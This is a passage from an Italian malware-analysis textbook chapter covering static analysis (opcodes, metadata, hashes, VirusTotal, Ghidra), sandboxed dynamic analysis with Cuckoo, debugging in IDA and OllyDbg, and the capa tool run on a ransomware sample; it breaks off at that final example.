che utilizza il registro `esi`, un registro generico usato per memorizzare indirizzi di memoria, in questo caso l'indirizzo sorgente. Il registro `edi` memorizza l'indirizzo di destinazione. La terza riga mostra l'operazione `lea` (load effective address), che permette di caricare l'indirizzo risultante di un calcolo nel registro `edi`. Il riferimento a `esi` nella stessa riga restituisce il contenuto del registro, che è un indirizzo, da cui viene sottratto il valore esadecimale `0x4000`, e il risultato viene caricato in `edi`. Il valore in questo registro viene inserito nello stack usando `push`, di solito per preparare una chiamata di funzione con `call` o con una variante del comando `jmp`, che serve a trasferire l'esecuzione a un altro indirizzo di memoria.

Esistono diverse versioni del `jmp`, alcune usate dopo un confronto (`cmp`) per saltare se un valore non è zero. Nella disassemblazione si trovano anche operazioni aritmetiche come `add` e `sub`, oppure `inc` che incrementa di uno, rendendo più semplice sommare uno a un valore senza doverlo prima recuperare, sommare e riscrivere.

Fare analisi statica seguendo il codice richiede tempo se non si vuole eseguire il programma. Eseguire un campione sospetto è rischioso perché potrebbe danneggiare i file o infettare la rete. Per questo l'analisi statica è più sicura ma richiede una comprensione solida del comportamento degli opcode.

Properties

Oltre a guardare il contenuto del file eseguibile, si possono osservare i metadati associati, come data e ora di compilazione, data di creazione, accesso e modifica, che possono fornire informazioni sul malware o su cosa è successo sul sistema. Visualizzando le proprietà di un file eseguibile, nella scheda Dettagli si trovano informazioni come nome prodotto e copyright, come mostrato in Figura 8.8.

In questo caso non ci sono informazioni perché il compilatore non ha inserito dettagli. Nei file di sistema, ad esempio, appare "Microsoft Corporation" come titolare del copyright. Gli autori di malware di solito non inseriscono il loro nome e spesso mettono informazioni false. I fornitori di software possono firmare critograficamente gli eseguibili, specialmente Microsoft. Anche se un malware mostra nei metadati che proviene da Microsoft, non avrà la firma digitale corretta, che permette di capire che non è stato firmato con un certificato valido di Microsoft.

VirusTotal

Un altro metodo di analisi statica senza eseguire il file è calcolare l'hash del campione usando algoritmi di hash come MD5, usato da decenni, anche se soggetto a collisioni. Per l'analisi malware, ottenere un hash MD5 rimane utile.

Esempio pratico:

```
makefile  
Copy code
```

```
C:\Users\kilroy\Documents  
md5sum.exe bogus.exe  
846693bf0c4c678e9727cfade75ebce3 *bogus.exe
```

```
makefile  
Copy code  
C:\Users\kilroy\Documents
```

Si possono usare anche algoritmi come SHA-1, che produce hash più lunghi e sta venendo sostituito da SHA-256, più sicuro e con meno collisioni. Una volta ottenuto l'hash, lo si può confrontare con database di malware. Gli antivirus usano gli hash per identificare file già noti come malware.

VirusTotal è un sito che confronta un file contro decine di antivirus. Caricando il file, VirusTotal calcola l'hash e lo confronta con le firme note dei vari antivirus. In Figura 8.9 viene mostrato un test su un PDF trovato nella cartella spam, identificato come tentativo di phishing.

The screenshot shows the VirusTotal analysis interface for a PDF file. At the top, a circular icon displays a red '8' over a white background, with '61' in smaller text below it. A message indicates '8 security vendors and no sandboxes flagged this file as malicious'. Below this, the file details are shown: 'abb6727f8737f5ec4f2dfdbef54b858ac8aab42d9ca5d50fd81ff1d7e1f2a3b' (MD5 hash), 'Fidelity Investment Transfer Document(SECURED)12-16-2016.pdf' (filename), '135.52 KB' (size), '2018-09-05 11:54:55 UTC' (date), and '4 years ago' (ago). A PDF icon is present. Below the file info, there are tabs for 'DETECTION', 'DETAILS', and 'COMMUNITY'. The 'DETECTION' tab is selected, showing a table of vendor analysis results:

Security Vendors' Analysis			
AegisLab	① Trojan.PDF.Generic.4!c	ClamAV	① Pdf.Malware.Agent-5389432-0
McAfee	① Artemis!68435D869647	McAfee-GW-Edition	① Artemis
SentinelOne (Static ML)	① Static Engine - Malicious	Sophos	① Troj/PDFUri-WS
TrendMicro	① PDF_MALPHISH.GGA	TrendMicro-HouseCall	① PDF_MALPHISH.GGA
Ad-Aware	② Undetected	AhnLab-V3	② Undetected
ALYac	② Undetected	Anti-AVL	② Undetected

Figura 8.9 mostra come diversi antivirus rilevano il campione: nove antivirus lo identificano come malware, altri lo segnalano come pulito. Questo mostra cosa pensano gli antivirus, ma non fornisce dettagli tecnici. Nella scheda Dettagli si trovano gli hash generati con algoritmi diversi. In Figura 8.10 si vedono altre proprietà del file, inclusi hash multipli, tipo di file e la prima data di invio a VirusTotal.

DETECTION	DETAILS	COMMUNITY
Basic Properties ⓘ		
<p>MD5 68435d8696477384c4ef380e8b0159af</p> <p>SHA-1 caea6311feacde32e0b6a92e3f1f0903d102e8e2</p> <p>SHA-256 abb6727f8737f5ec4f2dfdbef54b858ac8aab42d9ca5d50fd81ffe1d7e1f2a3b</p> <p>Vhash 9bba8983a27e7dc51ddafdbcc0c9ab618</p> <p>SSDEEP 3072:N5sG0ZkD+qxknuiqlAJ/v2Y5DMmN+f0ApPZxVpU1IN2H:NVwc+qxJiqF/J5PSDpBfpU1I8</p> <p>File type PDF</p> <p>Magic PDF document, version 1.5</p> <p>TrID Adobe Portable Document Format (100%)</p> <p>File size 135.52 KB (138769 bytes)</p> <p>F-PROT packer appended</p>		
History ⓘ		
Creation Time	2016-12-16 14:54:20 UTC	
First Seen In The Wild	2016-12-16 17:45:27 UTC	
First Submission	2016-12-16 18:18:15 UTC	
Last Submission	2017-01-13 03:38:48 UTC	
Last Analysis	2018-09-05 11:54:55 UTC	
Names ⓘ		
Fidelity Investment Transfer Document(SECURED)12-16-2016.pdf 5b3688e43ff67a2fac4cbebbf05e699c 0e053bd40995688858958b78860170ae		

Oltre a questi dati, la scheda Dettagli mostra le proprietà comunemente sfruttate dei file PDF e il numero di istanze trovate, oltre ai metadati EXIF online. Usare VirusTotal permette di sfruttare le analisi fatte da altri, risparmiando tempo, anche se così si perde l'esperienza diretta di analisi manuale.

Uso di Ghidra

Ghidra è uno strumento sviluppato dalla National Security Agency (NSA) e rilasciato per l'uso pubblico. È utilizzato per l'analisi statica fornendo dettagli completi sull'eseguibile in analisi. È simile a un debugger come IDA Pro, utilizzato dai professionisti del reverse engineering. IDA Pro è software commerciale, mentre Ghidra offre molte delle stesse funzionalità, tra cui

scripting per semplificare l'analisi, ma gratuitamente. È multiplattaforma, scritto principalmente in Java, e basta avere un Java Development Kit (JDK) installato per eseguirlo. Puoi gestire più eseguibili in un singolo progetto Ghidra. Aprendo un eseguibile in Ghidra, vengono proposte diverse opzioni di analisi che vengono automatizzate usando l'intelligenza integrata in Ghidra.

Quando apri Ghidra, fornisce le stesse informazioni che otterresti da un debugger, tra cui la disassemblazione del codice eseguibile, l'elenco delle funzioni presenti e le librerie importate o esportate. I nomi delle funzioni e delle librerie possono dare indicazioni su cosa fa il programma, dato che spesso i programmati nominano le funzioni in modo descrittivo per facilitare la lettura e le correzioni future.

Una funzione utile di Ghidra è la capacità di generare grafici delle funzioni di un programma, mostrando i percorsi di esecuzione. Le funzioni che richiamano altre funzioni vengono collegate, e queste connessioni sono visualizzate graficamente per aiutarti a capire il funzionamento del programma e le chiamate tra funzioni.

Questa pratica è reverse engineering e richiede comprensione di come vengono costruiti i programmi, conoscenza del linguaggio assembly e del funzionamento degli eseguibili nei diversi sistemi operativi. Ogni sistema operativo ha un application binary interface che regola come un eseguibile interagisce con esso. Un eseguibile è un contenitore che include metadati e il codice del programma, oltre a segmenti che memorizzano dati scritti nel programma. Ghidra può aiutarti a decodificare l'eseguibile con conoscenza e costanza. Con il tempo, svilupperai l'esperienza per semplificare l'intero processo.

Esercizio pratico:

Scarica Ghidra da ghidra-sre.org. Apri un qualsiasi eseguibile e genera il grafico del programma identificando i percorsi di esecuzione.

Analisi Dinamica

Se l'analisi statica si basa sul non eseguire il programma, l'analisi dinamica prevede di eseguirlo per osservare cosa fa. Ci sono modi per farlo senza infettare il tuo sistema con malware. La sfida dell'analisi dinamica è osservare il comportamento del malware senza infettare un sistema importante, evitando anche di usare una sandbox con accesso alla rete che possa infettare altri sistemi. Il malware deve credere di trovarsi in un sistema reale e non in una sandbox.

Il malware può capire se sta girando in una macchina virtuale controllando driver VMware, la posizione di strutture dati in memoria o l'indirizzo MAC per identificare i primi tre byte che indicano un fornitore di VM. Se rileva che si trova in una VM, il malware potrebbe non rilasciare il payload, restando inattivo, impedendo di osservare il comportamento.

Il primo approccio è eseguire il malware in una VM, permettendo il controllo completo del sistema operativo e dell'hardware, incluse restrizioni sulla rete per evitare che si diffonda. Usando snapshot, puoi ripristinare lo stato pulito del sistema e rieseguire il malware più volte

per osservare i comportamenti, confrontando gli snapshot per vedere le differenze tra un sistema pulito e uno infettato. È possibile analizzare la memoria di una VM sospesa.

Sandbox

Una sandbox è un ambiente sicuro dove analizzare malware senza danneggiare altri sistemi.

Cuckoo Sandbox

Allestire una VM richiede lavoro: devi installare un sistema operativo, creare snapshot e confrontare stati prima e dopo l'esecuzione del malware. Esistono soluzioni più semplici, come l'uso di sistemi automatizzati che eseguono il malware in una VM e confrontano automaticamente gli stati, fornendo report finali.

Cuckoo Sandbox è uno strumento di analisi automatizzata del malware che avvia una VM, inietta il malware e analizza file, registro di sistema, connessioni di rete, azioni dei processi e memoria. È software gratuito che usa Python per gestire la VM e i report. Serve una VM Windows e un hypervisor compatibile con Cuckoo Sandbox. La VM Windows richiede licenza, ma puoi usare hypervisor gratuiti come KVM.


Puoi anche usare sandbox online. Sul blog di Lenny Zeltser (<https://zeltser.com/malicious-software/>) trovi una lista di sandbox disponibili. In questo caso useremo un'implementazione di Cuckoo Sandbox gestita da Hieki Pikker. Caricando il campione, Cuckoo Sandbox calcola hash per confrontarli con database noti, anche senza eseguire subito il campione.

Il campione utilizzato è già visto, benigno, genera solo un file di testo di una riga sul disco. Può comunque essere usato in Cuckoo Sandbox per eseguirlo e ricevere un report sul comportamento. In Figura 8.13 vengono mostrati i dettagli del campione caricato: tipo di file (eseguibile portatile a 32 bit), valori hash generati da diversi algoritmi e voce per YARA, un linguaggio per descrivere file malware.

Analyzers	
Enabled	Analyzer
<input type="checkbox"/>	Aggressive Instruction Finder (Prototype)
<input checked="" type="checkbox"/>	Apply Data Archives
<input checked="" type="checkbox"/>	ASCII Strings
<input checked="" type="checkbox"/>	Call Convention ID
<input checked="" type="checkbox"/>	Call-Fixup Installer
<input type="checkbox"/>	Condense Filler Bytes (Prototype)
<input checked="" type="checkbox"/>	Create Address Tables
<input checked="" type="checkbox"/>	Data Reference
<input checked="" type="checkbox"/>	Decompiler Parameter ID
<input checked="" type="checkbox"/>	Decompiler Switch Analysis
<input checked="" type="checkbox"/>	Demangler Microsoft
<input checked="" type="checkbox"/>	Disassemble Entry Points
<input checked="" type="checkbox"/>	Embedded Media
<input checked="" type="checkbox"/>	External Entry References
<input checked="" type="checkbox"/>	Function ID
<input checked="" type="checkbox"/>	Function Start Search
<input checked="" type="checkbox"/>	Non-Returning Functions - Discovered
<input checked="" type="checkbox"/>	Non-Returning Functions - Known
<input type="checkbox"/>	PDB MSDIA
<input checked="" type="checkbox"/>	PDB Universal
<input checked="" type="checkbox"/>	Reference
<input checked="" type="checkbox"/>	Scalar Operand References
<input checked="" type="checkbox"/>	Shared Return Calls

Prima di eseguire il campione puoi configurare l'ambiente, come mostrato in Figura 8.14, scegliendo il livello di restrizione, incluso l'accesso a Internet.

Potresti limitare l'accesso per evitare che sfugga al controllo, ma alcuni malware non si attivano senza connessione. Puoi anche definire il timeout prima che la sandbox si chiuda. Cuckoo Sandbox permette di configurare questi parametri, ma non è obbligatorio farlo.



Useremo le impostazioni predefinite per eseguire il campione nella sandbox. Durante l'esecuzione, lo stato si aggiornerà periodicamente. Al termine, Cuckoo Sandbox genera log visualizzabili per monitorare e gestire l'analisi.

Esempio di log generato:

```
yaml
Copy code
2023-01-17 02:54:09,015 [analyzer] DEBUG: Starting analyzer from: C:\tmp3oj4f_
2023-01-17 02:54:09,015 [analyzer] DEBUG: Pipe server name: \?\PIPE\kSExGJIXHFbEH
DFEKHEYNDsVIRQZEvm
2023-01-17 02:54:09,015 [analyzer] DEBUG: Log pipe server name: \?\PIPE\zRhqTZBEUJ
oPjNlcpHbDUDobbOoFI
2023-01-17 02:54:09,280 [analyzer] DEBUG: Started auxiliary module DbgView
2023-01-17 02:54:09,983 [analyzer] DEBUG: Started auxiliary module Disguise
2023-01-17 02:54:10,171 [analyzer] DEBUG: Loaded monitor into process with pid 496
2023-01-17 02:54:10,171 [analyzer] DEBUG: Started auxiliary module DumpTLSMasterSecr
ets
2023-01-17 02:54:10,171 [analyzer] DEBUG: Started auxiliary module Human
2023-01-17 02:54:10,171 [analyzer] DEBUG: Started auxiliary module InstallCertificate
2023-01-17 02:54:10,171 [analyzer] DEBUG: Started auxiliary module Reboot
2023-01-17 02:54:10,203 [analyzer] DEBUG: Started auxiliary module RecentFiles
2023-01-17 02:54:10,217 [analyzer] DEBUG: Started auxiliary module Screenshots
2023-01-17 02:54:10,217 [analyzer] DEBUG: Started auxiliary module LoadZer0m0n
2023-01-17 02:54:10,265 [lib.api.process] INFO: Successfully executed process from path
u'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\bogus.exe' with arguments '' and pid 2268
2023-01-17 02:54:10,437 [analyzer] DEBUG: Loaded monitor into process with pid 2268
2023-01-17 02:54:10,437 [analyzer] INFO: Added new file to list with pid 2268 and path ...
```

Questi log mostrano in dettaglio le operazioni eseguite dalla sandbox sul campione.

Durante l'esecuzione del campione, Cuckoo Sandbox cattura schermate. In Figura 8.15 si vedono le informazioni sull'esecuzione, compresa una miniatura della schermata acquisita mentre il campione era in esecuzione.

Information on Execution

Analysis				
Category	Started	Completed	Duration	Logs
FILE	Oct. 29, 2018, 12:15 a.m.	Oct. 29, 2018, 12:16 a.m.	29 seconds	Show Analyzer Log Show Cuckoo Log

Machine			
Name	Label	Started On	Shutdown On
win7x6419	win7x6419	2018-10-29 00:15:58	2018-10-29 00:16:24

Signatures

Command line console output was observed (1 event)

Screenshots



Vengono forniti anche dati statistici, come il tempo impiegato per eseguire il campione e i collegamenti ai log analizzati precedentemente. Questi dettagli mostrano cosa è accaduto al sistema durante l'esecuzione, fornendo informazioni utili; la schermata offre ulteriori dettagli e i log mostrano i dati in modo approfondito. Nei log dell'analizzatore si nota che il campione ha creato un file sul file system, mostrando percorso e nome file. Se il campione avesse generato traffico di rete, anche quello sarebbe stato visibile.

Usare Cuckoo Sandbox elimina il rischio di eseguire malware sul sistema e sulla rete, ma toglie anche il controllo diretto dell'esecuzione. In certi casi potresti voler osservare esattamente cosa fa il malware mentre vedi il codice.

Debugging


Usare un debugger ti offre il pieno controllo sull'esecuzione del campione, ma ti espone anche ai rischi che il malware comporta. Tuttavia, con un debugger puoi saltare le operazioni dannose durante l'analisi. Un debugger consente di controllare l'esecuzione di un programma, analizzandolo riga per riga o funzione per funzione. In un IDE, il debugger permette di lavorare sul codice sorgente, ma per il malware non disponiamo del sorgente e dobbiamo analizzare gli opcode uno per uno osservando la disassemblazione.

IDA Pro è considerato il miglior debugger e disassemblatore, compatibile con molte architetture e sistemi operativi. Se non serve tutta la potenza di IDA Pro, si possono usare

alternative come OllyDbg, Immunity Debugger o Windows Debugger. Si utilizzerà IDA Community Edition, che ha tutte le funzionalità necessarie.

È importante abbinare l'architettura CPU del programma al debugger: un debugger a 32 bit non può gestire un programma a 64 bit. Per questo strumenti come IDA Pro sono utili.

Per iniziare, si carica l'eseguibile in IDA Free. In Figura 8.16 si vedono le opzioni disponibili durante il caricamento del file, determinate da IDA, ma modificabili se necessario, ad esempio se IDA rileva il file come eseguibile portatile a 64 bit ma sai che non lo è.



IDA carica il file e mostra la disassemblazione in varie modalità, tra cui la vista grafica che mostra la funzione di ingresso e i percorsi di esecuzione del programma in modo visivo. Questo è utile per programmi grandi con più percorsi di esecuzione, consentendo di seguirli visivamente. In Figura 8.17 si vede una parte della vista iniziale del programma disassemblato.

```
loc_431425:
mov    [esp+10h+var_4], eax
call   runtime_printlock
lea    eax, aRuntimePanicBe ; "runtime: panic before malloc heap initi"...
mov    [esp+10h+var_10], eax
mov    [esp+10h+var_C], 2Eh ; '.'
call   runtime_printstring
call   runtime_printunlock
mov    eax, [esp+10h+var_4]
jmp    loc_431324
```

Per confronto, si utilizza OllyDbg, un debugger freeware che, pur non aggiornato da anni, consente di visualizzare il linguaggio assembly. In Figura 8.18, una volta caricato il programma, si vede la disassemblazione e il dump esadecimale con i registri e i loro valori, che cambiano durante l'esecuzione. È più semplice osservare questi cambiamenti eseguendo il programma un'operazione alla volta, facilitando la comprensione di come funziona ogni istruzione.

The screenshot shows the OllyDbg interface with three windows:

- Top Window:** Assembly view showing the main function code. It includes declarations for arguments and local variables, and assembly instructions like push, mov, and call. A red arrow points from the assembly window to the registers window.
- Middle Window:** Registers view showing the state of various CPU registers (eax, ebx, ecx, edx, etc.) at a specific point in the execution.
- Bottom Window:** Dump view showing memory dump and registers dump. It highlights the stack area where the string "Not enough parameters" is being copied.

```

; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

Dest= byte ptr -20h
File= qword ptr -8
arg_0= dword ptr 10h
arg_8= qword ptr 18h


push    rbp
mov     rbp, rsp
sub    rsp, 40h
mov     [rbp+arg_0], ecx
mov     [rbp+arg_8], rdx
call    _main
cmp     [rbp+arg_0], 2
jle     short loc_4015E3

loc_4015E3:
lea     rcx, Str           ; "Not enough parameters"
call    puts

mov    rax, [rbp+arg_8]
add    rax, 8
mov    rdx, [rax]      ; Source
lea    rax, [rbp+Dest]   ; Dest
mov    rcx, rax        ; Dest
call    strcpy
jmp    short loc_4015EF

```

Avviando direttamente il programma, questo si esegue fino alla fine senza mostrare nulla; è necessario impostare un breakpoint per fermare l'esecuzione nel punto desiderato, solitamente al punto di ingresso, per analizzare tutte le operazioni. Un metodo semplice per individuarlo è utilizzare lo stack delle chiamate, che mostra le funzioni chiamate in sequenza, con il punto di ingresso in cima. In Figura 8.19 si vede la finestra dello stack delle chiamate. Per ottenere lo stack è necessario eseguire il programma una volta. Dopo aver identificato l'indirizzo di memoria del punto di ingresso, si imposta un breakpoint cliccando con il tasto destro e selezionando l'opzione appropriata.



Dopo aver impostato il breakpoint, si avvia l'esecuzione e il programma si ferma subito al breakpoint. Si può proseguire un'istruzione alla volta o eseguire fino al breakpoint successivo o alla fine del programma. Con il comando step-into si entra in tutte le funzioni, incluse le funzioni delle librerie C standard, saltando tra gli indirizzi in memoria, mentre con step-over si esegue la funzione restando nell'area corrente della memoria.

Nei programmi Linux si vedono spesso istruzioni come `int 0x80`, che invoca il vettore di interrupt 128, indicando una chiamata di sistema al kernel. In Windows le chiamate di sistema avvengono tramite funzioni di libreria che le incapsulano, standardizzando e ottimizzando il codice.

Per chiamare una funzione di libreria si usa l'istruzione `call` passando l'indirizzo della funzione. Usando le funzioni si aggiunge un frame allo stack, richiedendo modifiche ai puntatori dello stack. Esempio di codice assembly con due chiamate a funzioni di libreria:

```
css
Copy code
0x004012e0 sub esp, 0x1c
0x004012e3 mov dword [esp], 1
0x004012ea call dword [sym.imp.msvcrt.dll.set_app_type]
```

```
0x004012f0 call sub-msvcrt.dll.iob_1b0
0x004012f5 lea esi, [esi]
0x004012f9 lea edi, [edi]
0x00401300 sub esp, 0x1c
0x00401303 mov dword [esp], 2
0x0040130a call dword [sym.imp-msvcrt.dll.set_app_type]
0x00401310 call sub-msvcrt.dll.iob_1b0
0x00401315 lea esi, [esi]
0x00401319 lea edi, [edi]
```

Le funzioni di libreria semplificano il tracciamento del programma perché chiamate per nome; i nomi delle funzioni e delle librerie consentono di identificare cosa fa il programma senza dover entrare in ogni funzione per osservarne le operazioni.

Analisi automatizzata del malware

Conoscere la struttura e i segmenti di un eseguibile è utile, ma a volte vuoi sapere cosa fa il malware. Finora sono state analisi manuali; le sandbox automatizzano l'esecuzione, ma richiedono di eseguire il malware. Se vuoi analizzare il comportamento senza eseguirlo, puoi usare [capa](#), uno strumento del team FLARE di Mandiant. In Figura 8.20 viene mostrato [capa](#) utilizzato su un campione di Hive ransomware per Windows.

```

kilroy@savagewoofe:~$ capa hive.bin_exe
loading : 100% | [REDACTED] | 703/703 [00:00<00:00, 2460.99 rules/s]
matching: 100% | [REDACTED] | 1632/1632 [00:55<00:00, 29.34 functions/s, skipped 0 library functions]
+-----+
